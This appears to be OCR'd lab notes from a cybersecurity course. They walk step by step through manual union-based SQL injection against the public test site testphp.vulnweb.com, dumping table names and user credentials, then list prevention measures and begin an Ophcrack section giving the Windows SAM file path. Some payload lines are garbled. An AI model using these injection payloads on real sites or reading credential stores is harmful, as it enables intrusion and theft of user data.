
3) Be sceptical of all offers that seem too good to be true.

4) Make sure your antivirus and antimalware software is up to date.


SQL INJECTION(MANUALLY)

Website used :- http://testphp.vulnweb.com/

1) Open given above targeted URL in the browser




2) Now search for =1 in the link and open it
http://testphp.vulnweb.com/listproducts.php?cat=1




3) So here we are going test SQL injection for "**id=1**"

If we have done small mistake in giving commands then it will not allow us and it will show like below image




4) Now, we have to see the order

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 1




5) Order by 8




6) Now we start collect the data

http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11




7) We have to find which database name, by following command

http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,database(),3,4,5,6,7,8,9,10,11




8) We have to find table name

http://testphp.vulnweb.com/listproducts.php?cat=1 unionselect1,**group_concat(table_name),**3,4,5,6,7,8,9,10,11 **from information_schema.tables where table_schema=database()**




9) We have to collect column name

http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,**group_concat(column_name),3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name=** 0x7573657273




10) We have know taget like uname,email,pass ect

http://testphp.vulnweb.com/listproducts.php?cat=1 union select **union select** 1,**group_concat(Username,0x3a,Password),**3,4,5,6,7,8 **from** lito_user



11) Now we have all the data required for us

Now we can login using those and we can see the user details



Report: -

1) Database Name:acuart
2) Tables:artists,carts,categ,featured,guestbook, pictures,products,users
3) Target Table:users
4) Columns(Heading of table): uname,pass,cc,address,email,name,phone,cart
5) Target Column:uname,pass,email
6) Data:test-test-test1234@test.com

Preventive steps to avoid SQL injections:-


1) Validates user inputs.
2) Sanitize data by limiting special characters.
3) Enforce prepared statements and parameterization.
4) Use stored procedures in the database.
5) Actively manage patches and updates.
6) Raise virtual or physical firewalls.
7) Harden your OS and applications.
8) Reduce your attack surface.
9) Establish appropriate privileges and strict access.
10) Limit read-access.
11) Encryption: keep your secrets secret.
12) Deny extended URLs.
13) Don't divulge more than necessary in error messages.
14) No shared database or user accounts.
15) Enforce better practices for account and password policies.
16) Continuous monitoring of SQL statements.
17) Perform regular auditing and penetration testing.
18) Code development and buying better software.

OPHCRACK TOOL


The security account manager (SAM) is a database file in windows XP ,Windows Vista ,Windows 7,8,and 10 that stores user's passwords.

1) Follow the path to get into SAM File.


My computer → C-Drive → windows → system 32 → Config → SAM File



